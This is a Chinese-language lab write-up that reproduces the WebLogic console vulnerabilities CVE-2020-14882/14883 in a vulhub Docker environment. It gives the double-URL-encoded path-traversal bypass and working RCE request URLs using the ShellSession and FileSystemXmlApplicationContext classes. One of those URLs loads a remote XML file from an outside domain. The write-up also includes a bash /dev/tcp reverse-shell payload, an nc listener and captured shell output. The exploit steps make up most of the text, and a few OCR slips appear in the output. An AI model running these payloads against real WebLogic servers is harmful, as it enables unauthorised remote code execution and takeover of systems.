Weblogic未授权命令执行漏洞(CVE-2020-14882/14883)

1.影响版本

Weblogic10.3.6.0.0、12.1.3.0.0、12.2.1.3.0、12.2.1.4.0、14.1.1.0.0

2.漏洞详情

漏洞均存在于WebLogic的控制台中。该组件为WebLogic全版本自带组件,并且该漏洞通过HTTP协议进行利用,CVE-2020-14882漏洞允许未授权的用户绕过管理控制台的权限验证访问后台,CVE-2020-14883允许后台任意用户通过HTTP协议执行任意命令。

3.漏洞环境

docker-compose.yml

version: '2' services: weblogic:

image: vulhub/weblogic:12.2.1.3-2018


ports:

- "6001:7001"

4.漏洞复现

权限绕过漏洞 (CVE-2020-14882) 复现:


1.在正常访问/console后台时会重定向到登录页面进行登录



注意:这里利用的是url编码两次,点号(.)也需要编码为%252e,利用的就是../的目录穿越

②请输入需要转换的字符串 :../ 请选择操作类型(1: 加密 2: 解密):1 编码结果为: %2e%2e%2f

3.成功进行未授权访问



4.获得低权限用户后,可以通过 com.tangosol.coherence.mvel2.sh.ShellSession 和 com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext 两个类的方法来进行rce。

ShellSession

注意:10版本没有shellSession的类,所以只针对12.2.1以后的版本。

1.在后台页面请求抓包,修改请求头

GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession(%22ja
va.lang.Runtime.getRuntime().exec('touch /tmp/ly');%22) HTTP/1.1



2.成功上传文件夹

[oracle@edc31a05974b tmp]\$ ls
hsperfdata_oracle ly wlstOfflineLogs_oracle wlstTemporacle

不过由于敏感字符过滤的原因, 难以反弹shell

由于是无回显,命令执行可以通过ping的dnslog无回显来进行。

FileSystemXmlApplicationContext类

rce漏洞 (CVE-2020-14883) 复现:

1.首先构造攻击xml文件,并部署在服务器上,只需要修改value就可以改变命令执行

简单实现

poc(直接url访问)

```
http://192.168.84.147:6001/console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.su
pport.FileSystemXmlApplicationContext('http://powershell.liangyueliangyue.top/xm
l/1.xml')
```

```
[oracle@edc31a05974b tmp]$ ls
isperfdata_oracle ly ly2 wlstOfflineLogs_oracle wlstTemporacle
foracle@edc31a05974b tmplf
```

反弹shell

修改value值为

```
<![CDATA[bash -i >& /dev/tcp/192.168.84.150/2333 0>&1]]>
```

开启监听

```
nc -lvvp 2333
```

再次poc访问,成功获得反弹shell

```
listening on [any] 2333 ...
192.168.84.147: inverse host lookup failed: Unknown host connect to [192.168.84.150] from (UNKNOWN) [192.168.84.147] 57720 bash: no job control in this shell [oracle@edc31a05974b base_domain]$ whoami whoami oracle [oracle@edc31a05974b base_domain]$
```